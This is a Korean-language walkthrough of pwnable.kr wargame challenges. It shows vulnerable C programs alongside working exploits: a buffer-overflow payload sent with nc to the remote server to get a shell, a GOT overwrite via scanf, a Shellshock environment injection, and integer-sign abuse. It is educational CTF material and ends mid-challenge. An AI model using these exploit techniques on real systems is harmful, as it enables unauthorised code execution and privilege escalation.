1. fd (1pt)

fd@ubuntu:~$ ls
fd fd.c flag
fd@ubuntu:~$ cat fd.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number₩n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN₩n", buf)){
                printf("good job :)₩n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO₩n");
        return 0;

}
```

문제는 buf[32]의 값이 "LETMEWIN"인 경우 flag 를 출력해준다. buf 의 값은 read(fd, buf, 32) 부분에서 입력 받게되며 fd 값은 atoi(argv[1])-0x1234 에 의해 정해진다. fd 값이 표준입력(0)을 되도록 만들어서 키보드 입력으로 buf 에 "LETMEWIN"을 입력하도록 푼다.

[result]

```
fd@ubuntu:~$ ./fd `perl -e 'print 0x1234'`
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

fd@ubuntu:~$

2. collision (3pt)

col@ubuntu:~$ ls
col col.c flag
col@ubuntu:~$ cat col.c

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]₩n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes₩n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
```

```
                printf("wrong passcode.₩n");
        return 0;
}
```

argv[1]으로 받은 20byte 의 문자열로 만든 password 값이 hashcode 와 일치하면 키값을 출력해준다. 패스워드는 20byte 의 문자열을 각각 int(4byte) 단위로 더한 값을 사용한다. 이 값이 0x21DD09EC 가 되도록 만들어주면 되므로 5 개의 4byte 값 중 하나는 0x21DD09EC 로 해주며 나머지 4 개는 정수 오버플로우로 0 을 만들어버린다. (0xEFEEEEEE + 0x11111111 -> 0x₤00000000)

[result]


```
col@ubuntu:~$ ./col "`perl -e 'print "₩xec₩x09₩xdd₩x21",
"₩xEF₩xEE₩xEE₩xEE₩x11₩x11₩x11₩x11"x2'`"
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```

3. bof (5pt)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..₩n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
```

```
        return 0;
}
```

위와 같은 코드의 bof 프로그램이 remote 로 돌아간다. func 함수의 인자값으로 있는 key 변수의 값이 0xcafebabe 인 경우 쉘을 넘겨준다. 취약점은 입력길이 제한이 없는 gets 함수에서 발생하며 스택 구조는 | overflowme (32byte) | canary & dummy (12byte) | ebp (4byte) | ret (4byte) | key | 와 같이 구성된다.



```
int __cdecl func(int a1)
{
  char s; // [sp+1Ch] [bp-2Ch]@1
  int v3; // [sp+3Ch] [bp-Ch]@1

  v3 = *MK_FP(__GS__, 20);
  puts("overflow me : ");
  gets(&s);
  if ( a1 == -889275714 )
    system("/bin/sh");
  else
    puts("Nah..");
  return *MK_FP(__GS__, 20) ^ v3;
}
```

overflowme 버퍼에서 52byte 를 다음의 메모리가 key 변수이다. 따라서 dummy 값으로 52byte 를 채운 후 0xcafebabe 를 넣어준다.

[result]

```
root@raspberrypi:~# (perl -e 'print "a"x52, "₩xbe₩xba₩xfe₩xca"';cat) | nc pwnable.kr 9000
ls
id
uid=1003(bof) gid=1003(bof) groups=1003(bof)
ls
bof
bof.c
flag
log
super.pl

cat flag
daddy, I just pwned a buFFer :)
```


4. flag (7pt)


This is reversing task. all you need is binary

64bit 바이너리가 주어지며 실행해보면 "I will malloc() and strcpy the flag there. take it." 이라는 문구를 띄워준다.


[mys1027@kknock~]./flag
I will malloc() and strcpy the flag there. take it.
[mys1027@kknock~]

IDA 로 보다가 난독화된 코드가 있으며 String 에 upx 문자열 발견! upx 툴을 사용해서 언패킹시킴.





[result]
언패킹한 바이너리를 열어서 보면 flag 값을 확인할 수 있다.



5. passcode (10pt)

passcode@ubuntu:~$ cat passcode.c

```
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...₩n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!₩n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!₩n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!₩n", name);
}
```

```
int main(){
        printf("Toddler's Secure Login System 1.0 beta.₩n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)₩n");
        return 0;
}
```

passcode1 과 passcode2 를 알맞게 맞춰주면 키값을 얻을 수 있다. passcode 를 입력 받는 scanf 에는 &연산자 없이 passcode 변수를 사용해서 제대로된 입력이 불가능하다. 하지만 passcode 변수는 초기화가 되어 있지 않은 것을 이용해 welcome 에서 입력받은 name 값으로 쓰레기 데이터로 사용하도록 해서 원하는 값을 passcode1, 2 에 넣어 줄 수 있다.

```
passcode@ubuntu:~$ (perl -e 'print "a"x96, "bbbb"') | ltrace ./passcode
__libc_start_main(0x8048665, 1, 0xff99be74, 0x80486a0, 0x8048710 <unfinished ...>
puts("Toddler's Secure Login System 1."...Toddler's Secure Login System 1.0 beta.
)                                = 40
printf("enter you name : ")                                      = 17
__isoc99_scanf(0x80487dd, 0xff99bd48, 40, 0xf75f5689, 0xf7727a20)          = 1
printf("Welcome %s!₩n", "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"...enter you name : Welcome
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaabbbb!
)             = 110
printf("enter passcode1 : ")                                     = 18
__isoc99_scanf(0x8048783, 0x62626262, 0x61616161, 0x61616161, 0x61616161)  = -1
fflush(0xf7727ac0)                                              = 0
printf("enter passcode2 : ")                                     = 18
__isoc99_scanf(0x8048783, 0x88196100, 0x61616161, 0x61616161, 0x61616161)  = -1
puts("checking..."enter passcode1 : enter passcode2 : checking...
)                                                = 12
puts("Login Failed!"Login Failed!
)                                              = 14
exit(0 <unfinished ...>
+++ exited (status 0) +++
passcode@ubuntu:~$
```

[문제점]

1. name[100]을 이용해서 passcode2 에 대한 조작이 불가능하다. welcom() 함수에서는 char 배열을 사용하기 때문에 스택 canary 가 추가되어 해당 지점이 passcode2 의 위치이기 때문에 control 할 수 없다.
2. passcode1, passcode2 를 각각 338150, 13371337 로 입력받게 되더라도 scanf 시 해당 주소가 현재 유효한 주소가 아니므로 세그먼트 폴트가 뜰것임.

따라서 passcode 를 맞춰주는 것이 아니라 scanf("%d", passcode1)를 사용해서 임의의 주소에 임의의 4byte 값이 입력가능한 것을 활용한다.
간단하게 exit 의 got 를 passcode 가 통과된 지점으로 overwrite 시킨다.

[exit_got]

passcode@ubuntu:~$ objdump -R passcode | grep exit
0804a018 R_386_JUMP_SLOT   exit
passcode@ubuntu:~$

[login_system]

0x080485d5 <+113>:   jne   0x80485f1 <login+141>
0x080485d7 <+115>:   movl $0x80487a5,(%esp)
0x080485de <+122>:   call   0x8048450 <puts@plt>
0x080485e3 <+127>:   movl $0x80487af,(%esp)
0x080485ea <+134>:   call   0x8048460 <system@plt>

[result]

passcode@ubuntu:~$ (perl -e 'print "a"x96, "**₩x18₩xa0₩x04₩x08**"';cat) | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaa□!
134514135
a
enter passcode1 : enter passcode2 : checking...
Login Failed!

Login OK!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)

passcode@ubuntu:~$

6. random (1pt)

random@ubuntu:~$ ls
flag random random.c
random@ubuntu:~$ cat random.c

```
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xdeadbeef ){
                printf("Good!₩n");
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.₩n");
        return 0;
}
```

rand 함수로 생성된 값과 key 를 xor 해서 0xdeadbeef 를 만들어야 한다. rand()로 인해 생성한 4byte 를 알아야 하는데 위의 코드에서 srand 로 랜덤함수의 seed 값 설정을 해주지 않아 매번 같은 값을 반환하게 된다.

random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7fff1c56eae8, 0x400670, 0x400700 <unfinished ...>

rand(1, 0x7fff1c56eae8, 0x7fff1c56eaf8, 0x400670, 0x400700) = **0x6b8b4567**
__isoc99_scanf(0x400760, 0x7fff1c56e9f8, 0x7fff1c56e9f8, 0x7f4df65e90a4, 0x7f4df65e90a4^C
<unfinished ...>
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7fff0771e4b8, 0x400670, 0x400700 <unfinished ...>
rand(1, 0x7fff0771e4b8, 0x7fff0771e4c8, 0x400670, 0x400700) = **0x6b8b4567**
__isoc99_scanf(0x400760, 0x7fff0771e3c8, 0x7fff0771e3c8, 0x7f8deb8e20a4, 0x7f8deb8e20a4^C
<unfinished ...>
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
random@ubuntu:~$ ^C

key 값으로 3039230856 를 넘겨준다.

```
>>> 0x6b8b4567 ^ 0xdeadbeef
3039230856L
>>>
```

7. input (4pt)

input@ubuntu:~$ cat input.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
        printf("Welcome to pwnable.kr₩n");
        printf("Let's see if you know how to give input to program₩n");
        printf("Just give me correct inputs then you will get the flag :)₩n");

        // argv
```

```
if(argc != 100) return 0;
if(strcmp(argv['A'],"₩x00")) return 0;
if(strcmp(argv['B'],"₩x20₩x0a₩x0d")) return 0;
printf("Stage 1 clear!₩n");

// stdio
char buf[4];
read(0, buf, 4);
if(memcmp(buf, "₩x00₩x0a₩x00₩xff", 4)) return 0;
read(2, buf, 4);
 if(memcmp(buf, "₩x00₩x0a₩x02₩xff", 4)) return 0;
printf("Stage 2 clear!₩n");

// env
if(strcmp("₩xca₩xfe₩xba₩xbe", getenv("₩xde₩xad₩xbe₩xef"))) return 0;
printf("Stage 3 clear!₩n");

// file
FILE* fp = fopen("₩x0a", "r");
if(!fp) return 0;
if( fread(buf, 4, 1, fp)!=1 ) return 0;
if( memcmp(buf, "₩x00₩x00₩x00₩x00", 4) ) return 0;
fclose(fp);
printf("Stage 4 clear!₩n");

// network
int sd, cd;
struct sockaddr_in saddr, caddr;
sd = socket(AF_INET, SOCK_STREAM, 0);
if(sd == -1){
        printf("socket error, tell admin₩n");
        return 0;
}
saddr.sin_family = AF_INET;
saddr.sin_addr.s_addr = INADDR_ANY;
saddr.sin_port = htons( atoi(argv['C']) );
if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
        printf("bind error, use another port₩n");
            return 1;
```

```
        }
        listen(sd, 1);
        int c = sizeof(struct sockaddr_in);
        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
        if(cd < 0){
                printf("accept error, tell admin₩n");
                return 0;
        }
        if( recv(cd, buf, 4, 0) != 4 ) return 0;
        if(memcmp(buf, "₩xde₩xad₩xbe₩xef", 4)) return 0;
        printf("Stage 5 clear!₩n");

        // here's your flag
        system("/bin/cat flag");
        return 0;
}
```

총 5 개의 stage 로 구성되며 리눅스 환경에서의 기본적인 입력방법에 대한 문제이다.
1) 먼저 stage1 은 argc, argv 값에 대한 조작을 필요로 하는데 execve 의 argv 를 넘겨주는 방식으로 해결한다.
2) fd 값 0 과 2 에 대해서 입력값을 받아들인다. 이는 리다이렉션을 사용해서 넘겨주었다.
3) 환경변수에 대한 입력을 요구한다. argv 때와 마찬가지로 execve 의 envp 를 넘겨주는 방식으로 해결한다.
4) 파일 입출력 문제이다. 간단하게 요구하는 파일을 생성해주면 된다.
5) 소켓 연결을 통한 입력을 해야한다. 간단하게 nc 를 사용해서 넘겨주었다.

[+] stage1, 3, 4 에 대한 해결

```
#include <stdio.h>

void main()
{
        char *argv[101] = {0};
        char *envp[2] = {0};
        int i;

//stage1
        for(i=0; i<100; i++)
                argv[i] = "a";
```

```
        argv['A'] = "₩x00";
        argv['B'] = "₩x20₩x0a₩x0d";
        argv['C'] = "8888";

//stage3
        envp[0] = "₩xde₩xad₩xbe₩xef=₩xca₩xfe₩xba₩xbe";
//stage4
        FILE* fp = fopen("₩x0a", "w");
        fwrite("₩x00₩x00₩x00₩x00", 4, 1, fp);
        fclose(fp);
//
//start
        execve("./input", argv, envp);

}
```

[+] stage2 에 대한 해결

```
echo -ne "₩x00₩x0a₩x00₩xff" > stage2_1
echo -ne "₩x00₩x0a₩x02₩xff" > stage2_2

./a.out  <stage2_1 2<stage2_2
```

[+] stage5 에 대한 해결

```
echo -ne "₩xde₩xad₩xbe₩xef" > stage5
while [ 1 ]; do nc localhost 8889 < stage5; done&
```

[result]

```
input@ubuntu:/tmp/fkfkfk$ ls
a.out  ee.c  flag  stage2_1  stage2_2  stage5
input@ubuntu:/tmp/fkfkfk$ while [ 1 ]; do nc localhost 8889 < stage5; done&
[1] 50573
input@ubuntu:/tmp/fkfkfk$ ./a.out  <stage2_1 2<stage2_2
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
```

Stage 3 clear!
Stage 4 clear!
Stage 5 clear!
Mommy! I learned how to pass various input in Linux :)
input@ubuntu:/tmp/fkfkfk$

8. leg (2pt)

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
        asm("mov r3, pc₩n");
}
int key2(){
        asm(
        "push        {r6}₩n"
        "add         r6, pc, $1₩n"
        "bx          r6₩n"
        ".code   16₩n"
        "mov         r3, pc₩n"
        "add         r3, $0x4₩n"
        "push        {r3}₩n"
        "pop         {pc}₩n"
        ".code         32₩n"
        "pop         {r6}₩n"
        );
}
int key3(){
        asm("mov r3, lr₩n");
}
int main(){
        int key=0;
        printf("Daddy has very strong arm! : ");
        scanf("%d", &key);
        if( (key1()+key2()+key3()) == key ){
```

```
        printf("Congratz!₩n");
        int fd = open("flag", O_RDONLY);
        char buf[100];
        int r = read(fd, buf, 100);
        write(0, buf, r);
    }
    else{
        printf("I have strong leg :P₩n");
    }
    return 0;
}
```

key1(), key2(), key3() 함수의 결과를 더한 값을 넣어주면 flag 를 얻을 수 있다. disassem 코드를 보면 각 함수의 r0 에 저장된 값을 구하면 된다.

```
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>:     add     r11, sp, #0
   0x00008cdc <+8>:     mov     r3, pc
   0x00008ce0 <+12>:    mov     r0, r3
   0x00008ce4 <+16>:    sub     sp, r11, #0
   0x00008ce8 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008cec <+24>:    bx      lr
End of assembler dump.
```

key1 함수에서는 0x8cdc 가 실행될때 pc 값이 반환 값이 된다. 파이프 라인에 의해 해당 시점에서의 pc 값은 0x8cdc+8 이 된다.

```
(gdb) disass key2
Dump of assembler code for function key2:
   0x00008cf0 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008cf4 <+4>:     add     r11, sp, #0
   0x00008cf8 <+8>:     push    {r6}            ; (str r6, [sp, #-4]!)
   0x00008cfc <+12>:    add     r6, pc, #1
   0x00008d00 <+16>:    bx      r6
   0x00008d04 <+20>:    mov     r3, pc
```

```
   0x00008d06 <+22>:    adds    r3, #4
   0x00008d08 <+24>:    push    {r3}
   0x00008d0a <+26>:    pop     {pc}
   0x00008d0c <+28>:    pop     {r6}            ; (ldr r6, [sp], #4)
   0x00008d10 <+32>:    mov     r0, r3
   0x00008d14 <+36>:    sub     sp, r11, #0
   0x00008d18 <+40>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008d1c <+44>:    bx      lr
End of assembler dump.
```

key1 과 비슷한데 thumb 모드에서 동작하고있다. thumb 모드에서는 명령어 단위가 2byte 이므로 0x8d04+4 가 pc 값이 되며 adds r3, #4 까지 한 결과 0x8d04+4+4 가 반환 값이 된다.

```
(gdb) disass key3
Dump of assembler code for function key3:
   0x00008d20 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008d24 <+4>:     add     r11, sp, #0
   0x00008d28 <+8>:     mov     r3, lr
   0x00008d2c <+12>:    mov     r0, r3
   0x00008d30 <+16>:    sub     sp, r11, #0
   0x00008d34 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008d38 <+24>:    bx      lr
End of assembler dump.
(gdb)
```

lr 레지스터의 값을 반환하는데 lr 레지스터에는 서브루틴 종료 후의 복귀 주소가 저장되므로 key3 함수를 bl 시킨 다음 주소가 들어가게 된다. 0x8d80

```
   0x00008d7c <+64>:    bl      0x8d20 <key3>
   0x00008d80 <+68>:    mov     r3, r0
```

위의 3 개의 값을 모두 더한 0x00008ce4 +0x00008d08 +4 + 0x00008d80 = 108400 가 key 가 된다.

[result]

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
```

/ $

9. mistake (1pt)

$ cat mistake.c

```
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d₩n", fd);
                return 0;
        }

        printf("do not bruteforce...₩n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error₩n");
                close(fd);
                return 0;
```

```
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK₩n");
                system("/bin/cat flag₩n");
        }
        else{
                printf("Wrong Password₩n");
        }

        close(fd);
        return 0;
}
```

연산자 우선순위에서 <가 =보다 먼저 실행되기 때문에 fd 에 open 시킨 파일 디스크립터가 들어가지 않고 얻은 fd 를 0 과 비교한 true/false 가 들어가게된다. 오픈된 fd 값은 4 일 것이고 이는 false 를 반환할 것이기 때문에 fd 에는 0 이 들어가게 된다. 따라서 pw_buf, pw_buf2 모두 표준 입력으로 입력받는다. 다만 pw_buf2 는 1 과 XOR 연산하는 과정이 있기 때문에 입력 또한 1 과 XOR 한 값을 넣어준다.

```
>>> chr(ord('A')^1)
'@'
>>>
```

pw1 = AAAAAAAAAA
pw2 = @@@@@@@@@@

[result]

```
$ ./mistake
do not bruteforce...
AAAAAAAAAA
@@@@@@@@@@
```

input password : Password OK
Mommy, the operator priority always confuses me :(
$

10. shellshock (1pt)

shellshock@ubuntu:~$ ls
bash flag shellshock shellshock.c
shellshock@ubuntu:~$ cat shellshock.c

```
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

shellshock 바이너리에서 취약한 bash 쉘을 shellshock2 의 권한으로 실행시킨다.
취약점 POC 코드를 실행시켜보니 정상적으로 작동한다. 그럼 여기에 적용시켜 shellshock2 의 쉘을 얻으면 된다.

```
shellshock@ubuntu:~$ env x='() { :;}; echo vulnerable' ./bash -c 'echo test'
vulnerable
test
shellshock@ubuntu:~$
```

[result]

```
shellshock@ubuntu:~$ env x='() { :;};bash' ./shellshock
shellshock@ubuntu:~$ id
uid=1048(shellshock) gid=1049(shellshock2) groups=1048(shellshock)
shellshock@ubuntu:~$ cat flag
only if I knew CVE-2014-6271 ten years ago..!!
shellshock@ubuntu:~$
```

11. coin1 (6pt)

C:₩Users₩eecu>nc pwnable.kr 9007

```
        ------------------------------------------------
        -              Shall we play a game?           -
        ------------------------------------------------

        You have given some gold coins in your hand
        however, there is one counterfeit coin among them
        counterfeit coin looks exactly same as real coin
        however, its weight is different from real one
        real coin weighs 10, counterfeit coin weighes 9
        help me to find the counterfeit coin with a scale
        if you find 100 counterfeit coins, you will get reward :)
        FYI, you have 30 seconds.

        - How to play -
        1. you get a number of coins (N) and number of chances (C)
        2. then you specify a set of index numbers of coins to be weighed
        3. you get the weight information
        4. 2~3 repeats C time, then you give the answer

        - Example -
        [Server] N=4 C=2        # find counterfeit among 4 coins with 2 trial
        [Client] 0 1            # weigh first and second coin
        [Server] 20             # scale result : 20
        [Client] 3              # weigh fourth coin
        [Server] 10             # scale result : 10
        [Client] 2              # counterfeit coin is third!
        [Server] Correct!

        - Ready? starting in 3 sec... -

N=751 C=10
```

N 개의 코인중에 가짜 코인을 찾는 문제이다. 일반 코인은 10 의 무게를 가지며 가짜 코인은 9 의 무게를 가진다. 탐색은 C 번 할수 있다. 이진 탐색을 사용하면 N 의 값이 2 의 C 승에 포함되므로 C 번의 횟수안에 무조건 가짜 코인을 찾을 수 있다.

시간 제한이 30 초이므로 가짜 코인을 찾는 스크립트를 작성한다.

[code]

```
from socket import *
import sys, time, re



def bin_search(start, end):
    if (start+end)%2 == 1:
        mid = (start+end)/2 + 1
    else:
        mid = (start+end)/2

    payload = rangeData(start, mid)
    s.send(payload + '₩n')

    if end-start == 1:
        return

    weight = s.recv(4096).strip()
    if weight[-1] == '9':
        bin_search(start, mid)
    else:
        bin_search(mid, end)

def rangeData(s, e):
    result = ''
    if e+1 > coin:
        e= coin

    for i in xrange(s, e):
        result += '%s ' % i
    return result.strip()
```

```
HOST = 'pwnable.kr'
PORT = 9007

s = socket(AF_INET, SOCK_STREAM)
s.connect((HOST, PORT))
s.recv(4096)
print 'waiting ... (3 sec)'
time.sleep(3)

for i in range(100):
    data = s.recv(4096)
    data = re.findall('N₩=([0-9]*) C₩=([0-9]*)', data)
    coin = int(data[0][0]) - 1     # 0 ~ n
    chance = int(data[0][1])

    offset = []

    start = 0
    end = pow(2,chance)



    bin_search(start ,end)
    print s.recv(4096)

print s.recv(4096)
```

[result]

```
Correct! (97)

Correct! (98)

Correct! (99)

Congrats! get your flag
b1NaRy_S34rch1nG_1s_3asy_p3asy
```

fd@ubuntu:/tmp/wow$

12. blackjack (1pt)

I like to give my flags to millionares.
how much money you got?

```
C:₩Users₩eecu>nc pwnable.kr 9009



            222               111
          222 222           11111
         222   222        11 111
             222             111
            222              111

CCCCC     SS            DD         HHHHH    C    C
C    C    SS           D  D       H     H   C   C
C    C    SS          D    D     H         C  C
CCCCC     SS          D DD D     H         C C
C    C    SS         D DDDD D    H         CC C
C     C   SS         D      D    H         C   C
C     C   SS        D        D    H     H   C    C
CCCCCC    SSSSSSS   D        D     HHHHH    C     C

                     21
    DDDDDDDD      HH         CCCCC    S    S
       DD        H  H       C     C   S   S
       DD       H    H     C          S  S
       DD       H HH H     C          S S
       DD      H HHHH H    C          SS S
       DD      H      H    C          S   S
    D  DD     H        H    C     S   S    C
     DDD      H        H     CCCCC    S     S

        222                   111
       222                    111
      222                     111
     222222222222222      111111111111111
     2222222222222222    1111111111111111


              Are You Ready?
             ----------------
                  (Y/N)
                   -
```

위와 같은 블랙잭 게임 프로그램이다. 게임 머니가 많은 경우 flag 를 주는 것 같다.
프로그램 소스에서 베팅 머니(int bet) 부분을 살펴보았다. 베팅 금액이 unsigned int 가 아니여서 integer overflow 로 조작이 가능할 것 같았다.

```
int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);
```

```
 if (bet > cash) //If player tries to bet more money than player has
 {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
 }
 else return bet;
} // End Function
```

위는 베팅금액 입력 부분이고 게임에서 진경우 현재 cash 에서 아래와 같이 마이너스 해주기 때문에 bet 값을 음수로 주어서 bet > cash 부분을 넘어갈 수 있다.

```
if(dealer_total==21) //Is dealer total is 21, loss
                  {
                      printf("\nDealer Has the Better Hand. You Lose.\n");
                      loss = loss+1;
                      cash = cash - bet;
                      printf("\nYou have %d Wins and %d Losses. Awesome!\n", won,
loss);
                      dealer_total=0;
                      askover();
                  }
```

따라서 베팅머니로 음수 값을 넘겨주어서 게임에서 지게되면 입력한 베팅머니 만큼의 돈을 얻을 수 있다.

[result]

□[2J□[1;1H

Cash: $500

|H |

| 3 |

| H|

Your Total is 3

The Dealer Has a Total of 9

Enter Bet: $**-1000000000**

Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
h

..... 생략 .....

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
y
□[2J□[1;1H**YaY_I_AM_A_MILLIONARE_LOL**

Cash: $1000000500

|D |
| 2 |
| D|

Your Total is 2

The Dealer Has a Total of 6

Enter Bet: $

13. lotto (2pt)

lotto@ubuntu:~$ ls
flag lotto lotto.c
lotto@ubuntu:~$ cat lotto.c
#include <stdio.h>

```
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

unsigned char submit[6];

void play(){

	int i;
	printf("Submit your 6 lotto bytes : ");
	fflush(stdout);

	int r;
	r = read(0, submit, 6);

	printf("Lotto Start!₩n");
	//sleep(1);

	// generate lotto numbers
	int fd = open("/dev/urandom", O_RDONLY);
	if(fd==-1){
		printf("error. tell admin₩n");
		exit(-1);
	}
	unsigned char lotto[6];
	if(read(fd, lotto, 6) != 6){
		printf("error2. tell admin₩n");
		exit(-1);
	}
	for(i=0; i<6; i++){
		lotto[i] = (lotto[i] % 45) + 1;		// 1 ~ 45
	}
	close(fd);

	// calculate lotto score
	int match = 0, j = 0;
	for(i=0; i<6; i++){
		for(j=0; j<6; j++){
			if(lotto[i] == submit[j]){
```

```
                        match++;
                }
        }
    }

    // win!
    if(match == 6){
        system("/bin/cat flag");
    }
    else{
        printf("bad luck...₩n");
    }

}

void help(){
    printf("- nLotto Rule -₩n");
    printf("nlotto is consisted with 6 random natural numbers less than 46₩n");
    printf("your goal is to match lotto numbers as many as you can₩n");
    printf("if you win lottery for *1st place*, you will get reward₩n");
    printf("for more details, follow the link below₩n");
